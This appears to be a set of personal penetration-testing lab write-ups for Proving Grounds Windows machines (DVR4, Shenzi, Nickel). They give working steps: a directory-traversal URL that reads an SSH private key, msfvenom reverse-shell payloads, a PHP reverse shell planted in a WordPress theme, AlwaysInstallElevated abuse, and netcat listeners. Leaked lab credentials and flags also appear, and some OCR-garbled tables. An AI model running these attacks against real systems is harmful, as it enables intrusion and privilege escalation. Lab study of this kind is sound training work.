[*] CreateNamedPipe \\.\pipe\aa711bfa-5ba6-45b8-9d9a-41f512ce62b2\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00001402-0fa8-ffff-512e-9d13a8fc0d8
```

```
L# rlwrap -cAr nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.45.158] from (UNKNOWN) [192.168.225.66] 49988
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
```

we got the access to the **nt authority system** !!

```
CherryTree
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
1056e2f7db0a33241ba530ae411eb8a3

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

 Connection-specific DNS Suffix . :
 IPv4 Address : 192.168.225.66
 Subnet Mask : 255.255.255.0
 Default Gateway : 192.168.225.254

C:\Users\Administrator\Desktop>
```

got the **proof.txt**

## **DVR4 [Medium]**

**Brief:**

**OS:** Windows

**Web-Technologies:**

**IP:**

**Users:**

**Credentials:**

=====

**Ports (Try to list):**

```
=====
=====
```

```
nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open
```

### **NMAP Results:**

#### **PORT STATE SERVICE VERSION**

```
22/tcp open ssh Bitvise WinSSHD 8.48 (FlowSsh 8.48; protocol 2.0; non-commercial use)
| ssh-hostkey:
| 3072 21:25:f0:53:b4:99:0f:34:de:2d:ca:bc:5d:fe:20:ce (RSA)
|_ 384 e7:96:f3:6a:d8:92:07:5a:bf:37:06:86:0a:31:73:19 (ECDSA)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
7680/tcp open pando-pub?
8080/tcp open http-proxy
|_http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]
|_http-title: Argus Surveillance DVR
| fingerprint-strings:
| GetRequest, HTTPOptions:
| HTTP/1.1 200 OK
| Connection: Keep-Alive
| Keep-Alive: timeout=15, max=4
| Content-Type: text/html
| Content-Length: 985
| <HTML>
| <HEAD>
| <TITLE>
| Argus Surveillance DVR
| </TITLE>
| <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
| <meta name="GENERATOR" content="Actual Drawing 6.0 (http://www.pysoft.com)
| [PYSOFTWARE]>
| <frameset frameborder="no" border="0" rows="75,* ,88">
| <frame name="Top" frameborder="0" scrolling="auto" noresize
src="CamerasTopFrame.html" marginwidth="0" marginheight="0">
| <frame name="ActiveXFrame" frameborder="0" scrolling="auto" noresize
src="ActiveXIFrame.html" marginwidth="0" marginheight="0">
| <frame name="CamerasTable" frameborder="0" scrolling="auto" noresize
src="CamerasBottomFrame.html" marginwidth="0" marginheight="0">
| <noframes>
| <p>This page uses frames, but your browser doesn't support them.</p>
|_ </noframes>
```

```
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
```

---

---

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

### # ## LAB Steps:

- My eyes goes first to the port 8080
- In the Nmap scan `Argus Surveillance DVR`
- Started to search for the public exploits !!

```
(root💀kali)-[~/home/.../offsec/pg/Win/DVR4]
searchsploit Argus Surveillance DVR

Exploit Title

Argus Surveillance DVR 4.0 - Unquoted Service Path
Argus Surveillance DVR 4.0 - Weak Password Encryption
Argus Surveillance DVR 4.0.0.0 - Directory Traversal
Argus Surveillance DVR 4.0.0.0 - Privilege Escalation

```

you can see there is a Directory transversal anf Weak password encryption is a Local Privesc technique !!

### Initial Access:

Argus Surveillance DVR 4.0.0.0 - Directory Traversal → windows\_x86/webapps/45296.txt

We got the Directory traversal !!

```
; for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON EGA40WOA.FON=CGA80WOA.FON CGA80WOA.FON=CGA40WOA.FON CGA40WOA.FON [drivers] wave=mmdrv.dll tif
```

When we see the web application there is an endpoint called users !!

The screenshot shows the Argus Surveillance web application. The top navigation bar includes links to Kali Linux, Exploit-DB, Google Hacking DB, OffSec, GTFOBins, Full TTYS | HackTricks, and Online. Below the header, there's a main menu with icons for Cameras, Records, Program Options, and Event Logs. A secondary menu on the left offers options for New Camera and Manage Cameras. The central content area is titled "Users:" and contains a sub-section for assigning privileges. It features buttons for "New User" and "Delete Selected". A table lists users with columns for Login Name, Enabled status, Password, and Administrator role. Two users are listed: "Administrator" (Enabled, checked as Admin) and "Viewer" (Enabled, checked as Admin). Each user row includes a "Change Password" button and a checked checkbox. At the bottom, a "Save Data" button is visible.

| Login Name    | Enabled                             | Password                        | Administrator (full control)        |
|---------------|-------------------------------------|---------------------------------|-------------------------------------|
| Administrator | <input checked="" type="checkbox"/> | <a href="#">Change Password</a> | <input checked="" type="checkbox"/> |
| Viewer        | <input checked="" type="checkbox"/> | <a href="#">Change Password</a> | <input checked="" type="checkbox"/> |

**Save Data**

you can see there are two users Viewer and Administrator !!

We know that in this machine the ssh is also Open So let's try to get the **id\_rsa** key !!

## Administrator :

<http://192.168.225.179:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..>

Hacking DB | OffSec | GTFOBins | Full TTys | HackTricks | Online - Reverse Shell | Hash Type Identifier | OSCP | Just for simplic...

ind this file.

: /WEBACCOUNT.CGI?OkBtn= Ok &RESULTPAGE=../../../../../../../../../../../../Users/Administrator/.ssh/id\_rsa&1&WEBACCOUNTID=&WEBACCOUNTPASSWORD= was not found.

## **Viewer:**

It is like :

<http://192.168.225.179:8080/WEBACCOUNT.CGI?OkBtn=Ok>

&RESULTPAGE=../../../../../../../../../../../../Users/viewer/.ssh/  
id\_rsa&USERREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD=

Just we need to replace the **%2**

```
1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3BlbnNzaC1rZXktkjEAAAABG5vbmcUAAAEBm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
3 NhAAAAAwEAAQAAAYEauuXjhQJhDjXBJkiIftPZng7N999zteWzSgthQ5fs9k0hbFzLQJ5J
4 Ybut0BIbPaUd0hNlQcuhAUZjaaMxnWLbDJgTETK8h162J81p9q6vR2zKpHu9Dhi1ksVyAP
5 iJ/njNKI0tjtpe03rjGMkKgNKwvv3y2EcCEt1d+Lxs03Wyb5ezuPT349v+MVs7VW04+mGx
6 pgheMgbX6HwqGSo9z38QetR6Ryx+LVX49Bjhszk19gSF4/iTCbqoRo0djch54fyP0m3OS
7 2Ljj0KrgYM2aKwEN7asK3RMGDaqn10lS4tpvCFvNsh0zVq6l7pHQzc4lkf+bAi4K1YQXmo
8 7xqSQPAs4/dx6e7bD2FC0d/V9cUw8onGZtD8UXeZWQ/hqiCphsRd9S5zumaiaPr04CgoSZ
9 GEQA4P7rdkpgVfERW0TP5fWPMZAyIEaLt0XAmE5zXhTA9SvD6Zx2cMBfWmmsS08F7pwAp
10 zJolghz/gjsp1Ao9yLBRmLZx4k7AfG66gxavUPrLAAFkM0av4nDmr+JAAAAB3NzaC1yc2
11 EAAAGBALrl4Y0CYQ41wS2IiH7T2Z40zfffc7Xls0oLYU0X7PZDwWxxy0CeSWG7rdASGz2l
12 HToTZUHLoQFGY2mjMZ1i2wyYExEyyIdetifNafaur0dsyqr7vQ4YtZLFcgD4if54zSiNLY
13 7aXjt64xjJC0DSsL798thHAhLdXfi8bDt1sm+Xs7j09+Pb/jFb01VtOPphsaYIXjIG1+h8
14 KhkqPc9/EHrUekcsbPi1V+PQY4bJM9fYEheP4kw6qEaNHY3B+eH8jzptzkti44ziq4GDN
15 misBDe2rCt0TBg2qp9TpUuLabwhbzBITs1aupe6R0M30JZH/mwIuCtWEF5q08akkDwL0P3
16 cenu2w9hQtHf1fxFMPKJxmbQ/FF3mVkp4aoggYbEXfuuc7pmomj6zuAoKEmRhEAOD+63ZK
17 YFXxEVtEz+X1jzGQMiBGi7TlwF5h0c14UwPURw+mcdnDAX1pprEjvBe6cAKcyaNYic/4I7
18 Kd0KPciwUZi2ceJ0wBY0uoMWr1D6ywAAAAMBAAEAAAGAbkJGERExPtfZjqNGe0Px4zwqqK
```

Got the viewer ssh key let's try to authenticate via ssh !!

```
ssh -i viewer_idrsa viewer@192.168.225.179
```

```
(root💀kali)-[~/home/.../offsec/pg/Win/DVR4] Options
└─# ssh -i viewer_idrsa viewer@192.168.225.179
The authenticity of host '192.168.225.179 (192.168.225.179)' can't be established.
ECDSA key fingerprint is SHA256:0zp+uR1SK5U0IuXmUFyBv6zUowYGwzY
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Warning: Permanently added '192.168.225.179' (ECDSA) to the list of known hosts.
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\viewer>whoami
dvr4\viewer
```

| Enabled                             | Password        |
|-------------------------------------|-----------------|
| <input type="checkbox"/>            | Administrator   |
| <input checked="" type="checkbox"/> | Change Password |

```
C:\Users\viewer>hostname
DVR4
```

|                                     |                 |
|-------------------------------------|-----------------|
| <input type="checkbox"/>            | Viewer          |
| <input checked="" type="checkbox"/> | Change Password |

Got **local.txt**

```
C:\Users\viewer\Desktop>type local.txt
804b0e7dc99c43d5d6c3884b11d1d8e9
```

```
C:\Users\viewer\Desktop>ipconfig
```

| Login Name               | Enabled                             | Password                            |
|--------------------------|-------------------------------------|-------------------------------------|
| Windows IP Configuration | <input type="checkbox"/>            | <input checked="" type="checkbox"/> |
| Administrator            | <input checked="" type="checkbox"/> | Change Password                     |

```
Ethernet adapter Ethernet0 2:
```

|                                          |   |                 |
|------------------------------------------|---|-----------------|
| Connection-specific DNS Suffix . . . . . | : | 192.168.225.179 |
| IPv4 Address . . . . .                   | : | 192.168.225.179 |
| Subnet Mask . . . . .                    | : | 255.255.255.0   |
| Default Gateway . . . . .                | : | 192.168.225.254 |

**PrivEsc:**

Tried Winpeas there is no loophole !!

we have some local privesc in the searchsploit !!

Argus Surveillance DVR 4.0 - Weak Password Encryption → windows/local/50130.py

When you read the exploit there is a path disclosed !!

```
Exploit Title: Argus Surveillance DVR 4.0 - Weak Password Encryption
Exploit Author: Salman Asad (@deathflash1411) a.k.a LeoBreaker
Date: 12.07.2021
Version: Argus Surveillance DVR 4.0
Tested on: Windows 7 x86 (Build 7601) & Windows 10
Reference: https://deathflash1411.github.io/blog/dvr4-hash-crack

Note: Argus Surveillance DVR 4.0 configuration is present in
C:\ProgramData\PY_Software\Argus Surveillance DVR\DVParams.ini
```

Let's try to navigate to that path and see the contents on it !!

C:\Users\viewer\temp>**type "C:\ProgramData\PY\_Software\Argus Surveillance DVR\DVParams.ini"**

|                                                           |         |          |
|-----------------------------------------------------------|---------|----------|
| AccessRestrictedForIPs0=                                  | Enabled | Password |
| MaxBytesSent0=0                                           |         |          |
| >Password0=ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8   | ord     |          |
| Description0=60CAAAFEC8753F7EE03B3B76C875EB607359F641D9BD |         |          |
| 9F6419083                                                 |         |          |
| Disabled0=                                                |         |          |

|                                                                 |          |  |
|-----------------------------------------------------------------|----------|--|
| AccessRestrictedForIPs1=                                        | Admini   |  |
| MaxBytesSent1=0                                                 | me       |  |
| >Password1=5E534D7B6069F641E03BD9BD956BC875EB603CD9D8E1BD8FAAFE | (full co |  |
| Description1=Administrator                                      |          |  |
| Disabled1=0                                                     |          |  |

there are two password strings !!

In the exploit code Just replace the hash param with these hashes !!

>Password0=ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8 >> **ImWatchingYou**

```
[root💀 kali] - [/home/.../offsec/pg/Win/DVR4]
python3 50130.py
```

Easy user can be assigned different privileges that limit their usage of

```
#####
Surveillance DVR 4.0
/ \ Log\Name\| \| Enabled\# Password
/ | \| > | \| \ \|
\ | Admin\Inistrator / | // \| > # Change Passw
\ \| / \| / \|
Weak Password Encryption
@deathflash1411
```

```
[+] 5E53:I
[+] 4D7B:m
[+] 6069:Waccess by users, the Use Authorization option must be checked
[+] F641:a
[+] E03B:t
[+] D9BD:c
[+] 956B:h
[+] C875:i
[+] EB60:n
[+] 3CD9:g
[+] D8E1:Y
[+] BD8F:0
[+] AAFE:u
```

Let's try with the second Hash !!

Password1=5E534D7B6069F641E03BD9BD956BC875EB603CD9D8E1BD8FAFE >> **14W-atchD0g**[last one is Unknown]

```
[root💀 kali] - [/home/.../offsec/pg/Win/DVR4]
python3 50130.py
```

```
#####
Surveillance DVR 4.0
/ \ V / > \ / / \ / \
\ / \ / \ / \ / \ / \ / \
\ / \ / \ / \ / \ / \ / \
Weak Password Encryption
@deathflash1411
```

```
[+] ECB4:1
[+] 53D1:4
[+] 6069:W
[+] F641:a
[+] E03B:t
[+] D9BD:c
[+] 956B:h
[+] FE36:D
[+] BD8F:0
[+] 3CD9:g
[-] D9A8:Unknown
```

We dont ahve any idea what is the last letter !!

may be it is a symbol !!

Tried with all the symbols

**14WatchD0g!**  
**14WatchD0g@**  
**14WatchD0g#**  
**14WatchD0g\$** → this worked !!  
**14WatchD0g^**  
**14WatchD0g&**  
**14WatchD0g\***  
**14WatchD0g(**

## 14WatchD0g

### 14WatchD0g\_

with the make use of the runas get access to the Adminsitrator !!

```
PS C:\Users\viewer\temp> runas /user:Administrator "whoami"
```

```
PS C:\Users\viewer\temp> runas /user:Administrator "whoami"
Enter the password for Administrator:
Attempting to start whoami as user "DVR4\Administrator" ...
```

Upload a malicoius binary and replace the whoami with that binary path !!

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.205
LPORT=4444 -f exe > test.exe
```

```
PS C:\Users\viewer\temp> runas /user:Administrator "C:\Users\viewer\temp\test.exe"
Enter the password for Administrator:
Attempting to start C:\Users\viewer\temp\test.exe as user "DVR4\Administrator" ...
PS C:\Users\viewer\temp>
```

```
└─(root💀kali㉿kali)-[~/home/.../offsec/pg/Win/DVR4]
rlwrap -cAr nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.225.179] 50295
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\WINDOWS\system32>whoami
whoami
dvr4\administrator
```

```
C:\WINDOWS\system32>hostname
hostname
DVR4
```

Got proof.txt ..

```
C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\proof.txt
type C:\Users\Administrator\Desktop\proof.txt
1d618e90d18cdbce6c7c9dcce6456eb3

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . . .
IPv4 Address. : 192.168.225.179
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.225.254
```

## ***Shenzi [Medium]***

**Brief:**

**OS:** Windows

**Web-Technologies:**

**IP:**

**Users:**

**Credentials:**

```
=====
=====
```

**Ports (Try to list):**

```
=====
=====
```

```
nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open
```

### NMAP Results:

| PORT                                                                                                      | STATE | SERVICE       | VERSION                                                |
|-----------------------------------------------------------------------------------------------------------|-------|---------------|--------------------------------------------------------|
| 21/tcp                                                                                                    | open  | ftp           | FileZilla ftpd 0.9.41 beta                             |
| _ ftp-syst:                                                                                               |       |               |                                                        |
| _ SYST: UNIX emulated by FileZilla                                                                        |       |               |                                                        |
| 80/tcp                                                                                                    | open  | http          | Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6) |
| _ http-title: Welcome to XAMPP                                                                            |       |               |                                                        |
| _Requested resource was <a href="http://192.168.225.55/dashboard/">http://192.168.225.55/dashboard/</a>   |       |               |                                                        |
| _http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6                                       |       |               |                                                        |
| 135/tcp                                                                                                   | open  | msrpc         | Microsoft Windows RPC                                  |
| 139/tcp                                                                                                   | open  | netbios-ssn   | Microsoft Windows netbios-ssn                          |
| 443/tcp                                                                                                   | open  | ssl/http      | Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6) |
| _ http-title: Welcome to XAMPP                                                                            |       |               |                                                        |
| _Requested resource was <a href="https://192.168.225.55/dashboard/">https://192.168.225.55/dashboard/</a> |       |               |                                                        |
| _ssl-cert: Subject: commonName=localhost                                                                  |       |               |                                                        |
| Not valid before: 2009-11-10T23:48:47                                                                     |       |               |                                                        |
| _Not valid after: 2019-11-08T23:48:47                                                                     |       |               |                                                        |
| tls-alpn:                                                                                                 |       |               |                                                        |
| _ http/1.1                                                                                                |       |               |                                                        |
| _ssl-date: TLS randomness does not represent time                                                         |       |               |                                                        |
| _http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6                                       |       |               |                                                        |
| 445/tcp                                                                                                   | open  | microsoft-ds? |                                                        |
| 3306/tcp                                                                                                  | open  | mysql?        |                                                        |
| fingerprint-strings:                                                                                      |       |               |                                                        |
| _ NULL, SSLSessionReq:                                                                                    |       |               |                                                        |
| _ Host '192.168.45.205' is not allowed to connect to this MariaDB server                                  |       |               |                                                        |
| 5040/tcp                                                                                                  | open  | unknown       |                                                        |
| 7680/tcp                                                                                                  | open  | pando-pub?    |                                                        |
| 49664/tcp                                                                                                 | open  | msrpc         | Microsoft Windows RPC                                  |
| 49665/tcp                                                                                                 | open  | msrpc         | Microsoft Windows RPC                                  |
| 49666/tcp                                                                                                 | open  | msrpc         | Microsoft Windows RPC                                  |
| 49667/tcp                                                                                                 | open  | msrpc         | Microsoft Windows RPC                                  |
| 49668/tcp                                                                                                 | open  | msrpc         | Microsoft Windows RPC                                  |
| 49669/tcp                                                                                                 | open  | msrpc         | Microsoft Windows RPC                                  |

```
=====
=====
```

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

### ### LAB Steps:

→ First things first the SMB port is open let's try to authenticate with the Null Authentication !!

```
smbclient -L //192.168.225.55/
```

```
[root💀kali]-[~/home/.../offsec/pg/Win/Shenzi]
smbclient -L //192.168.225.55/
Password for [WORKGROUP\root]:
All (154) Warm up (28) Get to work (100) Try harder (26) R
-----+-----+-----+
Sharename Type Comment
-----+-----+-----+
IPC$ IPC Remote IPC
Shenzi Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.225.55 failed (Error
Unable to connect with SMB1 -- no workgroup available
```

you can see **Shenzi** share !!

Let's try to access that share !!

```
smbclient //192.168.225.55/Shenzi
```

```
[root💀kali]-[~/home/.../offsec/pg/Win/Shenzi]
smbclient //192.168.225.55/Shenzi
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
passwords.txt
readme_en.txt
sess_klk75u2q4rpgfjs3785h6hpipp
why.tmp
xampp-control.ini
```

you can see the **passwords.txt** file let's get that !!

smb: \> **get passwords.txt**

# **cat passwords.txt**

5) **WordPress:**

User: **admin**

Password: **FeltHeadwallWight357**

You can see the wordpress username and password is disclosed !!

Now move to the Http webservers !!

There is a Xampp running [\*\*https://192.168.225.55/dashboard/\*\*](https://192.168.225.55/dashboard/)

But there is no where wordpress !!

Try to put the same share name as the webserver endpoint !!

[\*\*https://192.168.225.55/shenzi/\*\*](https://192.168.225.55/shenzi/) >> got wordpress !!



Username or Email Address

Password

Remember Me

Log In

got access !!

Let's get the Reverse shell !!

Now navigate to Appearances > Themes > twenty twenty > 404.php

Edit the 404.php to the php reverse shell !!

## Edit Themes

### Twenty Twenty: 404 Template (404.php)

Selected file content:

```
158 foreach ($pipes as $pipe) {
159 fclose($pipe);
160 }
161 proc_close($process);
162 }
163 // ----- SHELL END -----
164
165 fclose($socket);
166 }
167 // ----- SOCKET END -----
168
169 }
170 }
171 }
172 echo '<pre>';
173 // change the host address and/or port number as necessary
174 $sh = new Shell('192.168.45.205', 1234);
175 $sh->run();
176 unset($sh);
177 // garbage collector requires PHP v5.3.0 or greater
178 // @gc_collect_cycles();
179 echo '</pre>';
180 ?>
```

Now open this <https://192.168.225.55/shenzi/wp-content/themes/twentytwenty/404.php> !!

and get the shell !!

```
[root💀kali]-[/home/.../offsec/pg/Win/Shenzi]
rlwrap -cAr nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.225.55] 49800
SOCKET: Shell has connected! PID: 3988
Microsoft Windows [Version 10.0.19042.1526]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\shenzi\wp-content\themes\twentytwenty>whoami
shenzi\shenzi

C:\xampp\htdocs\shenzi\wp-content\themes\twentytwenty>hostname Us
[redacted]
```

got the **local.txt**

```
C:\Users\shenzi\Desktop>type local.txt
a8ae8fee0896735f1a30e418068bb9fb

C:\Users\shenzi\Desktop>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address : 192.168.225.55
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.225.254
```

**PrivEsc:**

```
oooooooooo Checking AlwaysInstallElevated
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
AlwaysInstallElevated set to 1 in HKLM!
AlwaysInstallElevated set to 1 in HKCU!
```

You can see the AlwaysInstallElevated is set to 1 !!!

Upload any malicious .**msi** file and run that and get the system level access !!

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.205
LPORT=443 -f msi -o reverse.msi
```

### Target system:

```
PS C:\Users\shenzi\temp> msieexec /quiet /qn /i C:\Users\shenzi\temp\reverse.msi
```

The screenshot shows a terminal window with the following session log:

```
PS C:\Users\shenzi\temp> msieexec /quiet /qn /i C:\Users\shenzi\temp\reverse.msi
PS C:\Users\shenzi\temp> [REDACTED] Remember Me

[REDACTED]
[REDACTED] (root💀kali)-[/home/.../offsec/pg/Win/Shenzi]
[REDACTED] # rlwrap -cAr nc -lvpn 443
[REDACTED] listening on [any] 443 ...
[REDACTED] connect to [192.168.45.205] from (UNKNOWN) [192.168.225.55] 50239
[REDACTED] Microsoft Windows [Version 10.0.19042.1526]
[REDACTED] (c) Microsoft Corporation. All rights reserved. Lost your password?
[REDACTED]
[REDACTED] C:\WINDOWS\system32>whoami
[REDACTED] whoami
[REDACTED] nt authority\system
[REDACTED] ← Back to Shenzi
```

got the proof.txt

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
de1d6f145a5d9fe07010aaadefadfbb9

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address : 192.168.225.55
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.225.254
```

## Nickel

**Brief:**

**OS:** Windows

**Web-Technologies:**

**IP:**

**Users:**

**Credentials:**

```
=====
=====
```

**Ports (Try to list):**

```
nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open
```

### NMAP Results:

#### PORT STATE SERVICE VERSION

|                                                                 |      |               |                                         |
|-----------------------------------------------------------------|------|---------------|-----------------------------------------|
| 21/tcp                                                          | open | ftp           | FileZilla ftptd                         |
| ftp-syst:                                                       |      |               |                                         |
| _ SYST: UNIX emulated by FileZilla                              |      |               |                                         |
| 22/tcp                                                          | open | ssh           | OpenSSH for_Windows_8.1 (protocol 2.0)  |
| ssh-hostkey:                                                    |      |               |                                         |
| 3072 86:84:fd:d5:43:27:05:cf:a7:f2:e9:e2:75:70:d5:f3 (RSA)      |      |               |                                         |
| 256 9c:93:cf:48:a9:4e:70:f4:60:de:e1:a9:c2:c0:b6:ff (ECDSA)     |      |               |                                         |
| _ 256 00:4e:d7:3b:0f:9f:e3:74:4d:04:99:0b:b1:8b:de:a5 (ED25519) |      |               |                                         |
| 80/tcp                                                          | open | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
| _http-title: Site doesn't have a title.                         |      |               |                                         |
| 135/tcp                                                         | open | msrpc         | Microsoft Windows RPC                   |
| 139/tcp                                                         | open | netbios-ssn   | Microsoft Windows netbios-ssn           |
| 445/tcp                                                         | open | microsoft-ds? |                                         |
| 3389/tcp                                                        | open | ms-wbt-server | Microsoft Terminal Services             |
| _ssl-date: 2024-06-24T10:47:14+00:00; 0s from scanner time.     |      |               |                                         |
| rdp-ntlm-info:                                                  |      |               |                                         |
| Target_Name: NICKEL                                             |      |               |                                         |
| NetBIOS_Domain_Name: NICKEL                                     |      |               |                                         |
| NetBIOS_Computer_Name: NICKEL                                   |      |               |                                         |
| DNS_Domain_Name: nickel                                         |      |               |                                         |
| DNS_Computer_Name: nickel                                       |      |               |                                         |
| Product_Version: 10.0.18362                                     |      |               |                                         |
| _ System_Time: 2024-06-24T10:46:09+00:00                        |      |               |                                         |
| ssl-cert: Subject: commonName=nickel                            |      |               |                                         |
| Not valid before: 2024-03-22T08:59:47                           |      |               |                                         |
| _Not valid after: 2024-09-21T08:59:47                           |      |               |                                         |
| 5040/tcp                                                        | open | unknown       |                                         |
| 7680/tcp                                                        | open | pando-pub?    |                                         |
| 8089/tcp                                                        | open | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
| _http-server-header: Microsoft-HTTPAPI/2.0                      |      |               |                                         |
| _http-title: Site doesn't have a title.                         |      |               |                                         |
| 33333/tcp                                                       | open | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
| _http-server-header: Microsoft-HTTPAPI/2.0                      |      |               |                                         |
| _http-title: Site doesn't have a title.                         |      |               |                                         |
| 49664/tcp                                                       | open | msrpc         | Microsoft Windows RPC                   |
| 49665/tcp                                                       | open | msrpc         | Microsoft Windows RPC                   |
| 49666/tcp                                                       | open | msrpc         | Microsoft Windows RPC                   |
| 49667/tcp                                                       | open | msrpc         | Microsoft Windows RPC                   |
| 49668/tcp                                                       | open | msrpc         | Microsoft Windows RPC                   |
| 49669/tcp                                                       | open | msrpc         | Microsoft Windows RPC                   |
| Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows        |      |               |                                         |

=====

Web Service Enumeration:

[+ Nikto]


[+ Fuzzing]

### # ## LAB Steps:

→ There are multiple webapps !!

port : 80


<http://192.168.200.99/>



dev-api started at 2024-03-23T01:59:57

port : 33333


<http://192.168.200.99:33333/>



you can see nothing !!

port : 8089

<http://192.168.200.99:8089/>



# DevOps Dashboard

List Current Deployments

List Running Processes

List Active Nodes

Click on List Running Process !!!

it is redirecting to :→ <http://169.254.44.128:33333/list-running-procs?>

Let's replace the **169.254.44.128** to **192.168.200.99**

\$ curl <http://192.168.200.99:33333/list-running-procs> --proxy 127.0.0.1:8080

| Request |                                     |     | Response |        |  |
|---------|-------------------------------------|-----|----------|--------|--|
|         | Pretty                              | Raw | Hex      |        |  |
| 1       | GET /list-running-procs HTTP/1.1    |     |          |        |  |
| 2       | Host: 192.168.200.99:33333          |     |          |        |  |
| 3       | User-Agent: curl/8.8.0              |     |          |        |  |
